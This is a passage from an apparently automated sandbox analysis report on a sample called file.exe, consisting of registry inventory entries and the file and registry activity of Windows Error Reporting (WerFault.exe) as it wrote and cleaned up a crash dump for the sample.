\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	BinFileVersion	unicode	9.0.0.0	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	BinaryType	unicode	pe32_i386	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	ProductName	unicode		success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	ProductVersion	unicode		success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	LinkDate	unicode	04/06/2022 12:01:06	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	BinProductVersion	unicode	1.0.0.0	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	Size	B	00 A2 03 00 00 00 00 00	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	Language	dword	0	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	IsPeFile	dword	1	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	IsOsComponent	dword	0	success or wait	1	6DAA36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 1D B3 2E 02 00 00 00 08 00 00 00 00 1D B3 2E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6DAA1FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: **3016**, Parent PID: **6136**

General

Target ID:	4
Start time:	17:41:57
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 700
Imagebase:	0x30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA91717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER900A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER900A.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0ba59066	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0ba59066\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER900A.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER900A.tmp.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC9E6.tmp.csv	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC9F7.tmp.txt	success or wait	1	6DA8497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 56 fd 3b 63 fd 05 12 00 00 00 00 00	MDMP V;c	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	6580	6	00 00 00 00 00 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 17 00 00 4f fd 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWTO;c0Pacific Standard TimePacific Daylight Time	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	7640	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	1620	168	fd 10 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	..	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	11936	20	25 00 00 00 00 00 3a 00 00 00 00 00 fd 04 00 00 fd 30 00 00	%:0	success or wait	37	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	12532	1176	00 00 00 00 fd fd fd 00 00 40 00 fd 7b fd 77 fd 0a 5a 00 00 00 00 00 00 00 5a 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 76 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b fd 77 fd fd fd 7f 00 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 04 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 05 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@{wZZywv{w0(Pm `fwPSwB	success or wait	36	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	48960	4692	fd fd fd 77 fd 1d fd 77 fd fd fd fd fd fd 02 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 38 fd 02 00 00 00 00 fd 02 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 02 00 00 78 fd 02 fd fd fd fd 78 fd 02 12 12 fd 77 fd 02 00 00 00 00 00 00 fd fd fd fd fd fd 02 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 6c fd 02 1c fd 02 fd 02 00 00 00 00 2c 02 04 00 00 00 fd 02 00 00 fd 02 00 00 fd 02 00 00 fd 02 00 00 00 00 00 00 fd 02 00 00 fd 02 00 00 fd 02 00 00 fd 02 00 00 fd fd fd fd 00 fd 02 fd fd fd fd 2c fd 02 fd 17 fd 77 fd fd fd fd 00 00 00 00 fd fd 02 fd 0c fd 77 fd fd fd fd 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd 02 3d fd fd 77 1c fd 02 6c fd 02 fd fd fd fd 00 00 00	ww8xxwl,,ww=wl	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	1788	4	05 00 00 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	8356	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd 66 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 38 fd 19 00 fd fd fd 77 23 00 00 00 02 02 00 00 fd fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++f8w#+	success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	1984	48	fd 10 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 fd 3a 00 00 00 00 00 fd fd 02 00 00 00 00 54 12 00 00 40 fd 00 00 fd 02 00 00 fd 2b 00 00	:T@+	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	2044	4	24 00 00 00	$	success or wait	36	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	6586	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	36	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	5828	752	00 00 fd 77 00 00 00 00 00 30 08 00 6d fd 08 00 63 fd fd 0d fd 1d 00 00 fd 04 fd fd 00 00 01 00 0c 00 fd 07 00 40 fd 2a 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 30 23 03 00 00 00 00 fd 4c 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 78 03 00 00 00 00 00 2b 7c 03 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 4e 1b 00 00 00 00 00 72 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 5b fd 04 00 00 00 00	w0mc@*B? $@AZb0#Lx+|Nr@[	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	53652	10386	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8D78.tmp.dmp	32	108	03 00 00 00 fd 00 00 00 fd 06 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 05 00 00 00 54 02 00 00 fd 2e 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 1b 00 00 46 fd 00 00 15 00 00 00 fd 01 00 00 30 17 00 00 16 00 00 00 fd 00 00 00 1c 19 00 00	4T.T8TF0	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 31 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6136</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6DA8497A	unknown
